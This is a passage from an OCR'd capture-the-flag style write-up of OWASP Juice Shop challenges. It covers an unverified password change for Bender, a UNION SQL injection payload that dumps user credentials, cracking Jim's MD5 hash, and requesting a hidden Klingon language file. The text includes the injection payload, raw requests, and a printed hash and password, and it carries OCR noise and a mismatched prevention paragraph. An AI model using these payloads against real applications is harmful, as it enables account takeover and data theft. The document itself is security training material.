
Then tried to change the password by change password option, by capturing the request by Brupsuite. First tried to change with random current password, but it didn't work out,as we don't know old password. Then tried with completely removing the current password and using new password as

slurmCl4ssic as the challenge given, forwarded the request. It's worked, then pop-up shown as the challenge is solved successfully.






Burp Suite Community Edition v2024.9.4 - Temporary Project
Request
GET /rest/user/change-password?new=bender&repeat=bender HTTP/1.1
Response
HTTP/1.1 200 OK
Inspector


File Machine View Input Devices Help
OWASP Juice Shop
Account
EN
You successfully solved a challenge: Change Bender's Password (Change Bender's password into slurmCl4ssic without using SQL Injection or Forgot Password.)
Login
Email *
bender@juice-sh.op
Password *
slurmCl4ssic
Forgot your password?

Impact:

The impact of a successful broken authentication attack can include:

- unauthorized access to sensitive data
- stealing of user credentials, such as usernames and passwords
- ability to perform actions on behalf of another user
- perform actions that would otherwise be restricted
- perform a large-scale attack by using compromised credentials to attack multiple systems or networks.

Preventing Cryptographic Issues attacks requires using secure cryptographic libraries and algorithms, regularly reviewing and monitoring cryptographic controls, and keeping systems and applications up to date with the latest security patches. Additionally, using a security framework that is specifically designed for cryptography can also help prevent these types of attacks.

Vulnerability 35,36:-

Title: a) Login Jim ,

b) User Credentials (Injection)


Description:


SQL injection is a type of cyber attack in which an attacker inserts malicious code into a SQL statement, via a web form input or URL parameter, in order to gain unauthorized access to a database. This can allow the attacker to view, modify, or delete sensitive data in the database


Steps to Reproduce:


Used the sql injection vulnerability from the previous challenge, the payload used is

banana'))UNION%20SELECT%20id,email,password,4,5,6,7,8,9%20FROM%20users. This grabbed all the users details with their mail id and hashed passwords. Got the jim account details with his hashed password is **e541ca7ecf72b8d1286474fc613e5e4**5. Tried to decode the password hash with online MD5 hash decoders and it worked, Password for jim is **ncc-1701**. Now, logged into his account with this creds and it worked. Got the two pop-up indiactating solved the challenges get user credentials and login jim successfully.


File Machine View Input Devices Help
Burp Suite Community Edition v2022.12.5 - Temporary Project
Request
Response
Inspector


md5decrypt.net/en/
Home
Encrypt / Decrypt
Obfuscation
Ciphers
Conversion
Network
API
Contact
FR / EN
Md5 Encrypt & Decrypt
San Francisco from ₹94195* Let's fly
Lufthansa
e541ca7ecf72b8d1286474fc613e5e45
hcc-1701
Encrypt
Decrypt
Skyscanner
India to Malaysia
₹5,477
Ayodhya to Tiruchirapalli
₹14,962
Australia to Bangkok Suvarnabhumi
₹19,197
South Korea to Bangkok Suvarnabhumi
₹12,280
Watchlist
Ideas
Search
ENG
IN
12:17 PM
12/20/2024


OWASP Juice Shop
192.168.29.202:3000/#/login
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
OWASP Juice Shop
Account EN
Login
Email *
jim@juice-sh.op
Password *
ncc-1701
Forgot your password?
Log in
Remember me
Not yet a customer?
79°F Haze
Search
ENG IN
12:22 PM 12/20/2024


File Machine View Input Devices Help
192.168.1.6:3000/#/search
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Bevigil API
OWASP Juice Shop
apple
Account
Your Basket
EN
You successfully solved a challenge: User Credentials (Retrieve a list of all user credentials via SQL Injection.)
You successfully solved a challenge: Login Jim (Log in with Jim's user account.)
All Products
Click for more information
Apple Juice (1000ml)
1.99¤
Apple Pomace
0.89¤
This website uses fruit cookies to ensure you get the juiciest tracking experience. But me wait!
Me want it!

Impact:

The impact of a successful SQL injection attack can include:

- unauthorized access to sensitive data, such as personal information, financial data, trade secrets, and more.
- the ability to modify or delete data stored in the database.
- the ability to execute arbitrary commands on the underlying system.
- the ability to use the attacked server as a launch point for further attacks.
- Damage to the integrity of the system and data
- Perform a DDoS attack by using bots

Preventing SQL injection attacks requires using parameterized queries, using prepared statements, using object-relational mapping (ORM) libraries, and regularly reviewing and monitoring databases and applications for SQL injection vulnerabilities. Additionally, using a security framework that is specifically designed for SQL injection protection can also help prevent these types of attacks.

Vulnerability 37:-

Title: Extra Language (Broken Anti Automation)

Description:


Broken Anti-Automation is a type of cyber attack that occurs when an application or system fails to properly implement or enforce anti-automation controls, allowing an attacker to automate actions that would otherwise be restricted. This can happen due to vulnerabilities in the system, such as lack of rate-limiting, lack of proper anti-automation controls, or lack of proper CAPTCHA.


Steps to Reproduce:


In this need to find an language which is not made into the production, i.e a hidden language. Thus, first I OSINT what are languages available in Juice shop in google and got the list in the site https://crowdin.com/project/owasp-juice-shop and then compared with the actual available languages in the Juice shop. Got a language which is not there in the Klingon.


Tried to change the default language in the Juice shop, and captured the request with the burpsuite. In the request there is a /assests/il8n/<language name>. Thus tried to change the language name by Klingon, from the OSINT got the Klingon id is tlh_AA. When replaced with this and forwarded the request, response is 200 OK and language changed to Klingon.


Pop-up came with challenge completed successfully.


OWASP Juice Shop
All Products
Apple Juice (1000ml)
1.99¤
Apple Pomace
0.89¤
Banana Juice (1000ml)
1.99¤
Only 1 left
Carrot Juice (1000ml)
2.99¤
Eggfruit Juice (500ml)
8.99¤
Fruit Press
89.99¤


Burp Suite Community Edition v2024.9.4 - Temporary Project
Request
Response
Inspector


kalilinux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
OWASP Juice Shop
Translating OWASP Juice
https://crowdin.com/project/owasp-juice-shop/tlh-AA
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
crowdin bkimminich / OWASP Juice Sh...
Search projects
Log in
Sign up
Dashboard Activity Discussions
Klingon
Filter Files
Translate All
develop
data
static
i18n
en.json
frontend
src
assets
i18n
en.json
Right Ctrl
76°F Haze
Search
ENG IN
12:54 PM 12/20/2024


Burp Suite Community Edition v2024.9.4 - Temporary Project
Request
GET /assets/i18n/tlh-AA.json HTTP/1.1
Host: 192.168.29.202:3000
Response
HTTP/1.1 200 OK
Inspector
/assets/i18n/tlh-AA.json
Right Ctrl
76°F Haze
Search
ENG IN
12:55 PM 12/20/2024



Impact:

The impact of a successful Broken Anti-Automation attack can include:

- unauthorized access to sensitive data
- the ability to perform actions on behalf of another user
- the ability to perform actions that would otherwise be restricted
- the ability to launch further attacks, such as data exfiltration or privilege escalation
- Damage to the integrity of the system and data
- Perform a DDoS attack by using bots.

Preventing Broken Anti-Automation attacks requires implementing robust anti-automation controls, regularly reviewing and monitoring anti-automation controls, and using a rate-limiting approach to anti-automation controls.

Vulnerability 38:-

Title: Database Schema (Injection)

Description:

